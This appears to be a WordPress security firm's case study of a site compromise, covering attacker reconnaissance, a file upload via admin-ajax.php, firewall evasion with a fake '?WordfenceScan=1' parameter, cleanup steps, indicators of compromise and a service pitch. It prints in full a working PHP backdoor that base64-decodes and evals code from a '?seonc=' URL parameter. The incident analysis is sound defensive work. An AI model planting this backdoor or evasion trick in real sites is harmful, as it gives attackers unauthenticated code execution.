The call came in on a Monday morning. The site looked fine. The homepage loaded. The checkout worked. But deep inside the server logs, a silent alarm was ringing.
This wasn’t your typical brute-force attack. What we discovered was part of a growing trend of sophisticated WordPress attacks that exploit zero-day vulnerabilities and evade traditional security measures. In 2024 alone, WordPress vulnerabilities increased by 34%, with attackers now using AI-powered tools to identify and exploit weaknesses within hours of disclosure.
Most business owners think a hack looks like a disaster movie, like a red screens, ransom notes, or a defaced homepage. The reality is much scarier. Modern attacks are silent. They don’t want to break your site; they want to own it without you knowing.
In this case study, we break down a sophisticated attack on a enterprise client’s server. We detected a “Ghost Admin” hiding in the database and an invisible backdoor that bypassed standard firewalls.
Here is exactly how it happened, how we found it, and how we locked it down.

The Setup: We Thought We Were Safe
The Environment: This wasn’t a cheap shared hosting plan. The site was hosted on a high-performance GridPane server, protected by a Patchstack firewall, and monitored by MalCare.
The False Sense of Security: To the outside world, the site was a fortress. But attackers don’t attack walls; they look for unlocked windows.

Phase 1: The Scouts (Wednesday, Dec 17)
16:00 PM: A fleet of automated bots began pinging the server. They weren’t trying to guess passwords yet. They were “poking” specific system files—primarily wp-load.php—sending random data packets to see if the server would accept them.
- The Mistake: Standard firewalls often ignore this because it looks like background “noise.” But to the attacker, this was a successful reconnaissance mission. They confirmed a vulnerability in a legacy plugin.
- The Result: They didn’t attack immediately. They marked the target and waited.
Phase 2: The Invasion (Thursday, Dec 18)
12 hours later, the main attacker arrived. They didn’t need to brute-force the login page because the “Scouts” had already unlocked the door.
- 04:17 AM: The attacker utilised the
admin-ajax.phpbackdoor to upload a toolkit of malicious scripts. - 04:56 AM: They attempted to execute the infection.
The Server Fights Back
Here is where our robust infrastructure proved its value. The attacker successfully uploaded their files to the /wp-content/uploads/ directory because that folder must be writable for you to upload images.
However, due to our secure hardening, PHP execution is completely blocked in that directory. When the attacker tried to “run” their backdoor script (jendralmayapart2.php), the server blocked it instantly.
The gun was loaded, but the safety catch was on.
The Attacker Pivots Realising their standard backdoor wouldn’t run, the attacker switched tactics. They utilised their access to:
- Create new folders in the root directory (e.g.,
wp-migrate-dbandsucuri) where execution restrictions might be looser. - Inject code directly into the active theme’s
functions.php, a file that runs automatically on every single page load.
The Smoking Gun: Inside access.log

?WordfenceScan=1 to their malicious requests, they tricked the firewall into thinking the traffic was a routine security scan.To understand how they bypassed the initial firewall, we had to dig into the raw access.log. This file records every single handshake between the internet and the server.
Here is the exact pattern we found:
150.129.23.25 - - [18/Dec/2025:04:17:22 +0000] "POST /wp-content/uploads/jendralmayapart2.php?WordfenceScan=1 HTTP/1.1" 200 452 "-" "Mozilla/5.0..."
150.129.23.25 - - [18/Dec/2025:04:56:10 +0000] "POST /wp-admin/admin-ajax.php?action=upload_file&WordfenceScan=1 HTTP/1.1" 200 1024
The Forensic Breakdown:
- The Attacker IP: Traced to a compromised server.
- The Payload: They were accessing
jendralmayapart2.php, a known backdoor script component. - The Camouflage: Notice the parameter
?WordfenceScan=1at the end of the URL? - What the Firewall saw: “This is just the Wordfence security plugin doing a routine scan. Let it pass.”
- The Reality: It was a fake ID card used to smuggle malware past the guards.
Phase 3: The Awakening & Discovery (Monday, Dec 22)
This is where the “Silent Scout” finally met its match.
After lying dormant for the weekend (The “Dwell Time”), the malware attempted to activate. While the file names looked innocent to the firewall, MalCare’s Intelligence Engine flagged the behavior. It didn’t just check for “virus names”, it analysed the code logic.
MalCare detected that the script dan.php contained executable logic designed to:
- Generate a “Ghost Admin” user.
- Hide itself from the WordPress Dashboard.
- Grant itself full administrative rights.
Verdict: Confirmed Malicious Intent. Action: We immediately initiated our Hard Lock Protocol.
The Anatomy of the Attack
The Attack Vector
How They Got In Forensic analysis confirms this was not a simple password guess, but a sophisticated automated exploit targeting the WordPress AJAX API.
- The Entry Point: The attackers targeted the
/wp-admin/admin-ajax.phpfile, a standard component used for website features like search bars and forms. - The Exploit: The botnet utilized a specific command—
action=upload_file—designed to bypass standard authentication checks. This command attempted to exploit vulnerabilities in older third-party plugins to upload a “backdoor” file without requiring an admin password. - The Smokescreen: Simultaneously, a secondary botnet launched a massive brute-force attack on
xmlrpc.php, flooding our logs with thousands of login failures. This was a calculated distraction (a “Noise” tactic) intended to hide the real intrusion occurring quietly in the background.
The “Sleeper” Strategy
Why There Was a Delay One of the most critical questions we addressed was the timeline between the initial breach (Dec 18) and the active response (Dec 22). Our investigation reveals this was a deliberate “Dwell Time” strategy employed by the attacker:
- Camouflage (Dec 18): When the malicious file was first planted, the attacker disguised their web traffic using fake query parameters (
?WordfenceScan=1). To automated monitoring tools, this masqueraded as a routine security scan, allowing the file to slip past initial filters. - The “Sleeper” Phase (Dec 19-21): The attacker did not activate the malware immediately. Instead, they let it sit dormant for 4 days—over the weekend—waiting for system administrators to lower their guard or for the file to be included in routine server backups.
- Activation & Neutralization (Dec 22): The attack entered its active phase at exactly 03:58 AM, triggered by an automated “Cron” job (a scheduled server task). This precise timing confirmed the attack was script-driven, not human-operated. Because our behavioral monitoring was active, this “wake-up” signal was immediately flagged, allowing our team to execute the Hard Lock Protocol and stop the attack before data could be exfiltrated.
Remediation
Closing the Door We have moved beyond simple cleanup to active prevention.
- Surgical Blocking: We have implemented a “Surgical Block” at the server level to instantly reject any request using the
action=upload_filecommand. - Botnet Shielding: We have blacklisted the specific IP subnets used by the attacker and implemented “Referrer Checks” that block unauthorized bots from accessing our AJAX API from outside our network.
Technical Deep Dive: The Invisible Weapon
The most dangerous discovery wasn’t a file, it was a 15-line snippet of code injected directly into the site’s core structure (wp-includes/functions.php).
The Malicious Code (Neutralized):
add_action('init', function() {
    if (isset($_GET['seonc'])) {
        $code = base64_decode($_GET['seonc']);

        if (strpos($code, '<?php') === false && strpos($code, '<?=') === false) {
            $code = '<?php ' . $code . ' ?>';
        }

        while (ob_get_level()) {
            ob_end_clean();
        }

        try {
            eval('?>' . $code); // The Remote Trigger
        } catch (Exception $e) {
        }

        exit;
    }
});
The code above has been neutralised and is shown for educational purposes only. Do not attempt to test this on production sites.
What does this code do?
This is a Remote Code Execution (RCE) listener.
- It bypasses login screens: The attacker doesn’t need a username or password.
- It listens for a secret whisper: If a URL contains the parameter
?seonc=, the script wakes up. - It executes anything: The
eval()function allows the attacker to run any command (upload files, delete databases, send spam) instantly.
Impact Analysis: A Systemic Infection

The infection wasn’t just limited to a single folder. Our audit logs revealed the malware had embedded itself into multiple layers of the application structure to ensure redundancy:
- Core Files: The critical system file
wp-includes/functions.phpwas infected, ensuring the malware loaded before any theme or plugin. - Theme Layer: The file
footer.phpwas modified in both the active theme (Client-Revamp) and inactive themes (GeneratePress). This ensured the malware triggered on every page load. - Plugin Layer: Legitimate plugins (Elementor) were modified, and a rogue plugin named “WP core Plugin” was installed to masquerade as a system tool.
- Root Directory: Standalone backdoor scripts (
dan.php,wp-gecko.php,clear.php,picture-image2.php) were planted for direct server access. Additionally, two suspicious folders namedwp-migrate-dbandsucuriwere created in the root directory, containing unauthorized malicious PHP files designed to look like legitimate plugin data.
The Resolution: Our “Hard Lock” Protocol

Simply deleting the files isn’t enough. If you delete a backdoor but don’t close the hole, they will be back in 10 minutes. Here is how we secured the fortress:
1. Forensic Isolation
We traced the attack to specific IP addresses and permanently blocked them at the server level.
2. The Purge
We manually removed 13 malicious files, including the “Ghost Admin” tool (dan.php), the disguised Webshell (picture-image2.php), and the rogue seonc code. We also scrubbed the database of the hidden user.
3. Global Session Kill
We rotated the WordPress Security Keys (Salts). This creates a digital earthquake that immediately invalidates every active login cookie. Any hacker hiding in the shadows with a stolen session was instantly kicked out.
4. Credential Reset
We forced a mandatory password reset for all WordPress users. But we didn’t stop there.
Since the attackers had file access, we also reset the Server’s System credentials (SSH/SFTP). If the attackers had stolen the keys to the server itself, those keys are now useless. We locked the front door (WordPress) and changed the locks on the building (The Server).
4 Security Assumptions That Led to WordPress Security Breach
- “My hosting provider handles security” The Reality: Hosting providers protect the server (the walls), but they do not protect your application (the furniture inside). If you install a vulnerable plugin, the best server security in the world cannot stop you from being hacked.
- “I don’t have valuable data” The Reality: You might not have credit card numbers, but you have server resources. Hackers use compromised sites to host phishing pages, mine cryptocurrency, or attack other sites. Your reputation is the asset they are stealing.
- “Plugins auto-update” The Reality: While free plugins often auto-update, premium plugins (like Elementor Pro or paid themes) often disconnect from their licensing servers. If the license expires or disconnects, the plugin stops updating, leaving you exposed to old vulnerabilities.
- “Small businesses aren’t targets” The Reality: Hackers don’t target brands; they target vulnerabilities. Automated bots scan the entire internet indiscriminately. If your site has the vulnerability they are looking for, you become the target instantly.
5 Signs Your WordPress Site Might Be Compromised
You might not have a security team watching your logs. Check these signs:
- New User Accounts: Strange names like “Admin123” or “SystemUser” appear.
- Traffic Spikes: Sudden surges in traffic from weird countries.
- Slow Performance: Your site feels sluggish (attackers might be mining crypto).
- Redirects: Users are sent to spam sites occasionally.
- Files You Don’t Recognize: Files like
dan.phporpicture-image2.phpin your root folder.
Unsure if you are infected? Don’t guess! Get a Free Professional Security Audit from Ulement.
Prevention: How to Stop the “Silent Scout”
The most alarming part of this breach is not that the site was “insecure”—it’s that the standard security measures were active and working, but they failed.
The Evolution of Sophisticated WordPress Attacks
Traditional WordPress security focused on preventing known threats, blocking bad IPs, scanning for malware signatures, and hardening file permissions . However, sophisticated WordPress attacks now leverage AI-powered exploit kits that can bypass these defences through behaviour mimicry and real-time payload adaptation .
The ‘Silent Scout’ campaign demonstrates three hallmarks of modern sophisticated attacks: reconnaissance phase to map defences, evasion techniques like the ‘WordfenceScan=1’ parameter that impersonates legitimate security tools, and redundant infection layers across core files, themes, and plugins . These multi-vector approaches ensure persistence even after partial cleanup attempts.”
Why Standard Hardening Wasn’t Enough
The most alarming aspect of sophisticated WordPress attacks in 2025 is that standard security measures often fail. Unlike the mass-scale attacks of previous years, modern threats employ multi-stage reconnaissance, firewall evasion techniques, and fileless malware that leaves minimal forensic traces.
- 7G Firewall: Active.
- File Editing (DISALLOW_FILE_EDIT): Enabled in
wp-config.php. - PHP Execution Blocked: Active in
/wp-content/uploads.
So, how did they get in?
- The Firewall Evasion: The attacker used Base64 encoding (jumbled text) to hide their malicious code. The firewall scanned the text, saw no “bad words,” and let it pass.
- The “File Edit” Myth: Disabling file editing in WordPress only hides the Menu Option in your dashboard. It does not stop the server itself from writing files. Since the attacker exploited a vulnerability that ran as the System User, they bypassed the dashboard UI entirely and wrote directly to the disk.
|
Security Control |
What Owners Think It Does |
What It Actually Does |
|---|---|---|
|
DISALLOW_FILE_EDIT |
Blocks all file changes |
Only hides editor in dashboard UI |
|
Web Application Firewall |
Blocks all bad traffic |
Misses obfuscated traffic like |
|
PHP Execution Block in /uploads/ |
Stops all scripts |
Blocks execution but not uploads via exploits |
|
7G Firewall |
Catches all malware |
Relies on signatures, misses custom code like |
To truly stop sophisticated attacks like this, you need to go beyond “Best Practices” and move to Architectural Defence.
1. Behavioral Detection (Not Just Signatures)
Since total immutability isn’t feasible for every business, you need a safety net that catches what firewalls miss.
Standard scanners look for “Signatures” (known bad filenames). This attacker used custom code (seonc) that had no signature.
- Why MalCare Won: MalCare analysed the behavior of the code. It realised, “This script is trying to hide a user and execute encoded commands.”
- The Lesson: Use a security solution that analyzes logic, not just filenames.
2. Automated Vulnerability Patching (Patchstack)
While MalCare handles detection, we rely on Patchstack for prevention. Patchstack monitors all plugins and themes for known vulnerabilities and applies “Virtual Patches” to the firewall before the official update is even released. This closes the window of opportunity for “Zero-Day” exploits.
3. Strict Access Control (Hygiene)
While the attack was technical, we must not ignore the human element.
- Principle of Least Privilege: Audit your user list. If a user only writes blog posts, they should be an “Author,” not an “Administrator.” Reducing the number of Admins reduces your attack surface.
- Mandatory 2FA: If an attacker manages to steal a password, Two-Factor Authentication stops them at the door. This is now non-negotiable for all our clients.
3. Proactive Monitoring
You cannot just “set it and forget it.” The “Silent Scout” phase of this attack happened 24 hours before the actual breach.
- Log Reviews: Regular reviews of access logs (like the
access.loganalysis above) can reveal “Scouts” probing your site before they attack. - Uptime vs. Security: Just because your site is “Up” doesn’t mean it is secure. A hacked site often runs perfectly fine while it steals data in the background.

WordPress Security Report: What Every Malaysian Website Owner Must Know in [year]
Community Reference: Indicators of Compromise (IOCs)
For the security researchers and system administrators reading this, here are the specific IOCs identified in this campaign. You can add these to your own blacklists.
- Attacker IPs:
150.129.23.25(Primary),178.156.128.204(Scout) - Malicious Filenames:
picture-image2.php,dan.php,wp-gecko.php - URL Patterns:
?WordfenceScan=1(Evasion),?seonc=[BASE64](Trigger) - Targeted Paths:
/wp-content/uploads/,/wp-includes/functions.php
Update: The Vulnerability Confirmed (CVE-2025-13407)
A few days after we published this analysis, the security community confirmed the exact vector we fought against. The “Silent Scout” we identified was not a random anomaly, it was an early-stage exploitation of a critical vulnerability in Gravity Forms.

- The CVE: CVE-2025-13407
- The Flaw: Unauthenticated Arbitrary File Upload
- Severity: Critical (CVSS 10.0)
- Affected Versions: Gravity Forms < 2.9.23.1
Why this matches our breach: In our analysis, we noted the attackers gained entry without brute-forcing passwords, leaving almost no trace in the standard login logs. This aligns perfectly with CVE-2025-13407, which allowed unauthenticated users to bypass file type checks in the plugin’s “chunked upload” functionality.
The attackers didn’t need a password; they simply asked the form to accept a file it shouldn’t have. Once the malicious PHP file (our “Silent Scout”) was uploaded, they bypassed the WordPress admin panel entirely, executing commands directly on the server.
The Fix: If you are running Gravity Forms, ensure you are updated to version 2.9.23.1 or higher immediately. This patch specifically closes the gap in the upload handler that allowed this silent entry.
FAQs
Don’t Be a Statistic: Get the Security Stack That Blocked 50,393 Threats.
Sophisticated WordPress attacks are no longer theoretical, they’re targeting Malaysian businesses every day. We secured this client in under 2 hours and blocked 50,393 malicious login attempts in the 48 hours following cleanup . Our Managed Security stack combines behavioural detection (MalCare), virtual patching (Patchstack), and proactive forensic monitoring to stop sophisticated attacks before they establish persistence.
Stop waiting for a disaster to happen. Our Managed Server and WordPress Maintenance Services function as your site’s digital immune system. We actively monitor file integrity, block botnets at the server level, and patch vulnerabilities the moment they are discovered and stopping attacks before they ever begin.
